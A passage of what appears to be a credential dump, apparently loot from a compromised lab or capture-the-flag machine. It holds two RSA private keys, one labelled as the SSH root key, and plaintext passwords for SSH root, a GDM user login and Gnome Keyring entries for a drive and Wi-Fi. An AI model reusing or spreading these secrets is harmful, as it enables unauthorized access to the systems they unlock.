NKwe5vhztw1xuR/lXRmQ1c7sjeozyQrIrAx2r9N+n6ezXePS5rtBJN1h+8ptYOpssydv2vh1TdQanjZI7KgqaGuJ9Pz9YVjMVHS7ijTJFKb5a8dcv7/15cAyg5tj5AoGAcnd7d5/qHK6u1sAtnWFg3hmnu3X4aTntab99B0kAcwoz4G+6c6A90xpFSfrnjVpdafisNi5RoUfwktvmsc0cz1l0rogn1CFmk7FyjcnAAjksBA8axviuFh9eFovh818vchwwb+hb3DN1dsxwegqo+d2avR2skpqHI4jjMdS6sECgYEAg9AhMsjpYZs5TAm3z80aRoQMondx0DGrqs0vtoc38vxwihiusavqaxm9ciStPc40nIREQyet5u1BSRKux4Dcjtpf7JxNrFdSB61byvIu/jwRTxiP9fdfx1WHR1si1JmdvbPtgp9+YQ4pDUWkbG9uOPXwgkvGnXGfqugbIVvgPo=

-----END RSA PRIVATE KEY-----

~~~~~

- SSH (root\_key)

-----BEGIN RSA PRIVATE KEY-----

MIIEpQIBAAKCAQEApMs155Pd3zSo30FA11XAK438V4LGFv+CKORjEFTQwn1kN/ut6j8c5kf/gAeAzvBb4GBR/vtQ9MKigTrFa+0Z4Azp/Sxe/tx0IKHq2xG7Ncl4zUWPtL7Kz/Y0JDrtXgCyJmgzeyDeebN4Ukc24CGG55efgY8QOFq+htHnPjmZGDwSVWVx1HGNg1z+wN7ZTVwzxUmKyf5IE9j5jWQyvXqjtEAspq+vQjTCr+Wmvgabma/kKCI1ZjzcltxsmduFz2G1Tw23woXIE/Vz1icxy1vwzm14GWEXiwtHhUmW5C8NacbrDDU5G/y/1KaRRuUxScynxxucLePhmfozivXk4rARTQIDAQABAOIBAQCKzREAHoukNRah9M5HubJC/TsuANGYrt2606MdA8yKa1MeVCgibuayL7Jkg+0CxzcbrIVj3woxHj8B2h6u6oyCCN4k+uD4ixbGhzrrKeQ1RDOLSiSVH1+u7fgQs/+LDcr+cCHsc6LvntqzbsicvgSCzJls7TmcRFj1/BzovHc+kP+seTf3zG1UFVEFrSzKvam+tNpjqz3E/uHaUjx617+AgJGK8sQqVkxgrb1jb70HEmCM34bkm1PLKFd8XAroK4kJ/++L1QM+0Ars1FCIgi3bjHzwBTatp3j9Hyvdewv9g97KhckYRfr10i4Gys+P5STzG8vDaNFNSuPrzAP2Pe2BAoGBAnrgyidmp/wf10Q5nc641MWRRIUQu535viwbBz3K11ks1oake1pLD2scJB6UJMwrlc961fdjtqiXqu/cFC6ghhxzoA1ubyRq91xKGYqAVjjqhCkjw3X15AB7Gvb1ywPYzudwnAzy5mnB9J7ALzbj6wgt1/Gi4RFFKs8Tzbqk15DAoGBAMC+IBvx2FbvgF5hMzusk/S00ewxh4WeL9rxGV7jAZmRzy9eIc10lp39Pjs6k1KgcDnPp1oYE/zY075PoaMwtYYwz0v/Oq/zweofe55x1LB2Aqwy6f0zgvvSpN7w+z3ekKVTOFF8d5E2pH5Mmm7C6QXHRjw01ZfmXge+ZgRN0EvAoGAUevKnd6VzCUGFq0ppTymMt/18D0sxhDQiQn3HQxB1E5ehybuqlkr1w+bMQAmwkB5MDWDNPkovBh9Hwki74QuaPcyJxb0uShIirt4quxt3Fnii58gHDN0F937ojg/sFBIEIveUIGWzc4+i2BhCRqMFkrj8NPQg2EY+bJH4ZnCeMcgYEApSXDKW6Nqd/JJBuw6t5ZQ1DkdGuq88hYxmZ0skldihHWUFxCDMjrDTAiDtGwx20FBWPxxvZ+mew01jbxFPz1bKd/zm6AgJCa4Npc942fb3Ftk5u1pwFB92PviHLyiz6x+t8qc6AEBCkHBrB5C7mjBFRxsB6Wpc/oFbhe801+xc0CgYEAhFutb5Pyu0quj/11souJumj5VEc3AoiI6tlw2i4HOBJ4xw+8T+iNxaHei7vuv/A/ak5QE0Sxn31lv16xuHw6xaSpf1d2pfBVIS72qcxcY0z/k0dxnzdiC9wr45gixx9rkwkCpXZptDAd+BORFU0xKVXTPw9iTA9urTdj1tte9A=

-----END RSA PRIVATE KEY-----

```
- SSH
root:(03^69<@BHM*/KY4z
~~~~~
- GDM
ruby:N1xp@ssw0rd4Ruby
~~~~~
- Gnome Keyring
Drive:L1f3_1s_p1@st1c
Wi-Fi:its_f@nt@st1c!
~~~~~
```